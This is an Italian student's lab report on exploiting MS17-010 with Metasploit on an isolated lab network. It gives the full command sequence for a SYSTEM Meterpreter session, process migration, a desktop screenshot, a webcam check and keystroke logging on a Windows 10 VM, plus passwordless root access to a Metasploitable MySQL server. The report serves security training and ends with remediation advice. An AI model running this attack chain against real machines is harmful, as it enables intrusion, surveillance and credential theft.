Luca Danisi **14-4-2026**

Meterpreter & Metasploit

1 - Obiettivo :

Lo scopo di questo laboratorio era compromettere due macchine target, sfruttando vulnerabilità note e configurazioni errate.

Target 1 — Windows (192.168.50.102): Ottenere una sessione di controllo remoto (Meterpreter) sulla macchina Windows sfruttando la vulnerabilità MS17-010, e successivamente raccogliere informazioni sul sistema compromesso tramite screenshot del desktop, verifica della presenza di webcam e intercettazione dei tasti digitati.

Target 2 — Metasploitable (192.168.50.101): Ottenere la lista degli utenti del database MySQL sfruttando una configurazione errata del servizio, ovvero l'accesso root senza password.

🧪 **Laboratorio**

🐉 **Kali Linux**: Attaccante (192.168.50.100)
💀 **Windows** : macchina target (192.168.50.102)
💀 **Metasploitable** : macchina target (192.168.50.101

Entrambe le macchine sono su rete interna

2 - Strumenti utilizzati :

Nmap Scanner di rete utilizzato per due scopi: verificare la raggiungibilità dei target e confermare la presenza delle vulnerabilità. In particolare è stato usato lo script smb-vuln-ms17-010 per rilevare la vulnerabilità sul Windows, e lo script mysql-brute (tentativo) per il target Metasploitable.

Metasploit Framework Framework di exploitation utilizzato per sfruttare la vulnerabilità MS17-010 sulla macchina Windows. Il modulo utilizzato è stato exploit/windows/smb/ms17_010_psexec, che ha permesso di ottenere una sessione Meterpreter con privilegi di sistema.

Meterpreter Shell avanzata fornita da Metasploit, utilizzata dopo la compromissione del Windows per eseguire operazioni sul sistema remoto come: cattura dello screenshot, verifica della webcam e intercettazione dei tasti digitati tramite keylogger.

MySQL Client Client a riga di comando utilizzato per connettersi direttamente al database MySQL di Metasploitable e interrogare la lista degli utenti presenti nel sistema.

3 – Risultati:

Target 1 — Windows (192.168.50.102)

Scansione iniziale: La scansione con Nmap ha confermato che la porta 445 (SMB) era aperta e che la macchina era vulnerabile a MS17-010.

Exploitation: Utilizzando il modulo ms17_010_psexec di Metasploit è stato possibile ottenere una sessione Meterpreter e avere il controllo completo del sistema, con il massimo livello di privilegi possibile.

- ✅ **Screenshot del desktop:** catturato con successo. Lo screenshot ha mostrato il desktop della vittima in tempo reale, confermando l'accesso visivo completo al sistema.
- ✅ **Verifica webcam:** nessuna webcam rilevata sulla macchina (`No webcams were found`).
- ✅ **Keylogger:** avviato e funzionante. Sono stati intercettati i tasti digitati dall'utente, tra cui il testo `Ricerca esercizio` seguito dal tasto Invio, dimostrando la capacità di intercettare qualsiasi cosa venga digitata, password incluse.

Target 2 — Metasploitable (192.168.50.101)

Accesso a MySQL: Il servizio MySQL era accessibile dall'esterno sulla porta 3306 con l'utente root privo di password. È stato possibile connettersi direttamente senza alcuna autenticazione.

Lista utenti ottenuta:

Utente	Host
debian-sys-maint	localhost
guest	% (qualsiasi IP)
root	% (qualsiasi IP)

4 - Problemi incontrati :

Problema 1 — Exploit EternalBlue non riuscito su Windows 10

Il primo modulo utilizzato (ms17_010_eternalblue) ha fallito con errore di timeout: Exploit completed, but no session was created.

Nonostante la vulnerabilità fosse confermata da Nmap, il modulo EternalBlue puro non funzionava su Windows 10. Il problema è stato risolto passando al modulo alternativo ms17_010_psexec, che sfrutta la stessa vulnerabilità MS17-010 ottenendo così la sessione Meterpreter con successo.

Problema 2 — Screenshot non disponibile dalla sessione iniziale

Dopo aver ottenuto la sessione Meterpreter, il comando screenshot ha restituito il seguente errore: Current session was spawned by a service on Windows 8+. No desktops are available to screenshot.

La sessione era partita come servizio di sistema, quindi senza accesso al desktop grafico. Il problema è stato risolto migrando il processo verso explorer.exe, il processo che gestisce il desktop di Windows, tramite il comando migrate -N explorer.exe.

Problema 3 — Connessione MySQL fallita per incompatibilità SSL

Il client MySQL di Kali, tentava automaticamente di stabilire una connessione SSL con il server MySQL di Metasploitable. Essendo Metasploitable un sistema datato, questo causava l'errore: TLS/SSL error: wrong version number

Il problema è stato risolto aggiungendo il parametro --skip-ssl al comando di connessione, disabilitando la negoziazione SSL e permettendo la connessione senza crittografia.

5 – Conclusioni:

Target 1 — Windows (192.168.50.102)

La macchina Windows era vulnerabile a MS17-010, una volta ottenuto l'accesso, il livello di controllo raggiunto era totale: accesso visivo al desktop, capacità di intercettare tutto ciò che viene digitato e possibilità di accedere alla webcam (se presente). Un attaccante reale avrebbe potuto causare danni enormi, dal furto di credenziali alla completa presa di controllo del sistema.

Target 2 — Metasploitable (192.168.50.101)

La macchina Metasploitable presentava un errore di configurazione: il database MySQL era accessibile dall'esterno con l'utente root e senza alcuna password. Questo tipo di errore di configurazione permette a chiunque sia in rete di accedere a tutti i dati presenti nel database senza alcuna autenticazione.

Entrambe le vulnerabilità identificate sono prevenibili con operazioni di base:

- Mantenere i sistemi aggiornati con le patch di sicurezza
- Configurare correttamente i servizi esposti in rete
- Non usare mai credenziali deboli o assenti su servizi critici come i database

Svolgimento Tecnico

Target 1:

Step 1 - Verifica collegamento macchine

Abbiamo effettuato un ping tra le 2 macchine confermandone il collegamento su rete interna.

Step 2 - Scansione e rilevamento vulnerabilità

Dal Tramite Nmap è stata confermata la presenza della vulnerabilità MS17-010 sulla

porta 445: **“`nmap --script smb-vuln-ms17-010 -p 445 192.168.50.102`”**
Output :

Porta 445 aperta
Stato: **VULNERABLE**
CVE: **CVE-2017-0143**
Risk factor: **HIGH**
Sistema operativo rilevato: **Windows 10 Pro 10240 x64**

Step 3 - Avvio di Metasploit e caricamento del modulo
È stato avviato Metasploit Framework e caricato il modulo di exploitation:**“`use exploit/windows/smb/ms17_010_psexec`”**

Configurazione del modulo
Sono stati impostati i parametri necessari per l'attacco, Payload utilizzato automaticamente: windows/x64/meterpreter/reverse_tcp :

set RHOSTS 192.168.50.102
set LHOST 192.168.50.100

Step 4 - Esecuzione dell'exploit
Output rilevante:

SYSTEM session obtained! → privilegi massimi ottenuti
Meterpreter session 1 opened → sessione aperta con successo
Connessione: 192.168.50.100:4444 → 192.168.50.102:49452

Step 5 - Migrazione di processo
La sessione iniziale non aveva accesso al desktop grafico. È stata eseguita una migrazione verso il processo explorer.exe: **“`migrate -N explorer.exe`”**

Step 6 - Cattura screenshot del desktop
È stato catturato uno screenshot del desktop della macchina vittima:
`“screenshot”.`

Output: Screenshot saved to: /home/kali/ZtsEuccJ.jpeg, lo screenshot ha mostrato il desktop Windows 10 della macchina target.

Step 7 – Verifica presenza webcam
E’ stata verificata la presenza di webcam sulla macchina vittima: **`“webcam_list”`**
Output: No webcams were found — nessuna webcam rilevata.

Step 8 – Tastiera (cattura input)
E’ stato avviato il keylogger per intercettare la tastiera di windows:
`“keyscan_start” , “Keyscan_dump”`
Output intercettato con successo “Ricerca esercizio”.

Target 2:

Step 1 - Verifica collegamento macchine
Abbiamo effettuato un ping tra le 2 macchine confermandone il collegamento su rete interna.

Step 2 – Verifica porta MySQL
E’ stato fatto un nmap sulla porta 3306 per verificare che il servizio fosse attivo
`“nmap -p 3306 192.168.50.101”`

Step 3 – Connessione a MySQL
E’ stata tentata, con esito positivo una connessione come root senza psw , ingnorando il il protocollo ssl **`“mysql -h 192.168.50.101 -u root --skip-ssl”`**

Step 4 – Lista utenti

Una volta connessi al database è stata richiesta la lista degli utenti **“SELECT `user, host FROM mysql.user`”**, ottenendo come risultato i 3 user disponibili nel database.

Screenshot

Figure 1 – Verifica collegamento Macchine.

```
┌──(kali㉿kali)-[~]
└─$ ping -c 3 192.168.50.102
PING 192.168.50.102 (192.168.50.102) 56(84) bytes of data.
64 bytes from 192.168.50.102: icmp_seq=1 ttl=128 time=9.94 ms
64 bytes from 192.168.50.102: icmp_seq=2 ttl=128 time=3.75 ms
64 bytes from 192.168.50.102: icmp_seq=3 ttl=128 time=1.79 ms

--- 192.168.50.102 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 1.789/5.159/9.939/3.473 ms
```

Figure 2 – Verifica porta 445 , “EternalBlue”


```
┌──(kali㉿kali)-[~]
└─$ nmap --script smb-vuln-ms17-010 -p 445 192.168.50.102
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-14 05:06 -0400
Nmap scan report for 192.168.50.102
Host is up (0.0019s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:16:CC:21 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMB
v1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-
for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 5.00 seconds
```

Figure 3 – Metasploit, ricerca modulo MS17-010

```
msf > search ms17-010

Matching Modules
================

   #  Name                                           Disclosure Date  Rank
Check  Description
   -  ----                                           ---------------  ----
   0  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average
Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1   \_ target: Automatic Target                   .                .
.      .
   2   \_ target: Windows 7                          .                .
.      .
   3   \_ target: Windows Embedded Standard 7        .                .
.      .
   4   \_ target: Windows Server 2008 R2             .                .
.      .
   5   \_ target: Windows 8                          .                .
.      .
   6   \_ target: Windows 8.1                        .                .
.      .
   7   \_ target: Windows Server 2012                .                .
.      .
   8   \_ target: Windows 10 Pro                     .                .
.      .
   9   \_ target: Windows 10 Enterprise Evaluation   .                .
.      .
   10  exploit/windows/smb/ms17_010_psexec           2017-03-14       normal
 Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windo
ws Code Execution
   11   \_ target: Automatic                          .                .
.      .
   12   \_ target: PowerShell                         .                .
.      .
   13   \_ target: Native upload                      .                .
.      .
   14   \_ target: MOF upload                         .                .
.      .
   15   \_ AKA: ETERNALSYNERGY                        .                .
.      .
   16   \_ AKA: ETERNALROMANCE                        .                .
.      .
   17   \_ AKA: ETERNALCHAMPION                       .                .
.      .
   18   \_ AKA: ETERNALBLUE                           .                .
.      .
   19  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal
 No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windo
ws Command Execution
   20   \_ AKA: ETERNALSYNERGY                        .                .
.      .
   21   \_ AKA: ETERNALROMANCE                        .                .
.      .
   22   \_ AKA: ETERNALCHAMPION                       .                .
.      .
   23   \_ AKA: ETERNALBLUE                           .                .
.      .
   24  auxiliary/scanner/smb/smb_ms17_010             .                normal
 Yes    MS17-010 SMB RCE Detection
   25   \_ AKA: DOUBLEPULSAR                          .                .
.      .
   26   \_ AKA: ETERNALBLUE                           .                .
.      .
   27  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great
 Yes    SMB DOUBLEPULSAR Remote Code Execution
   28   \_ target: Execute payload (x64)              .                .
.      .
   29   \_ target: Neutralize implant                 .                .
.      .

Interact with a module by name or index. For example info 29, use 29 or use exp
loit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET '
Neutralize implant'
```

Figura 4 – EternalBlue MS17-010

```
msf exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.102:445 - Target OS: Windows 10 Pro 10240
[*] 192.168.50.102:445 - Built a write-what-where primitive...
[+] 192.168.50.102:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.50.102:445 - Selecting PowerShell target
[*] 192.168.50.102:445 - Executing the payload...
[+] 192.168.50.102:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (196678 bytes) to 192.168.50.102
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.102:49452) at 2026-04-14 05:24:46 -0400

meterpreter >
```



```
meterpreter > migrate -N explorer.exe
[*] Migrating from 4072 to 4040...
[*] Migration completed successfully.
meterpreter > screenshot
Screenshot saved to: /home/kali/ZtsEuccJ.jpeg
```

Figure 5 – Ricerca Webcam

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

Figure 6 – Dump Tastiera

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
```

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<MAIUSC><MAIUSC><MAIUSC><MAIUSC><MAIUSC><MAIUSC><MAIUSC><MAIUSC><MAIUSC><MAIUSC><MAIUSC><MAIUSC><MAIUSC><MAIUSC><MAIUSC><MAIUSC><MAIUSC><MAIUSC><MAIUSC>Ricerca esercizio<CR>
```

Figure 7 – ESERCIZIO EXTRA – nmap su porta 3306 - MySQL

```
┌──(kali㉿kali)-[~]
└─$ ping -c 3 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=3.79 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.917 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=2.60 ms

--- 192.168.50.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2059ms
rtt min/avg/max/mdev = 0.917/2.436/3.790/1.178 ms

┌──(kali㉿kali)-[~]
└─$ nmap -p 3306 192.168.50.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-14 05:46 -0400
Nmap scan report for 192.168.50.101
Host is up (0.0016s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
MAC Address: 08:00:27:2D:C2:F8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.90 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ mysql -h 192.168.50.101 -u root --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 14
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SELECT user, host FROM mysql.user;
+------------------+------+
| user             | host |
+------------------+------+
| debian-sys-maint |      |
| guest            | %    |
| root             | %    |
+------------------+------+
3 rows in set (0.002 sec)
```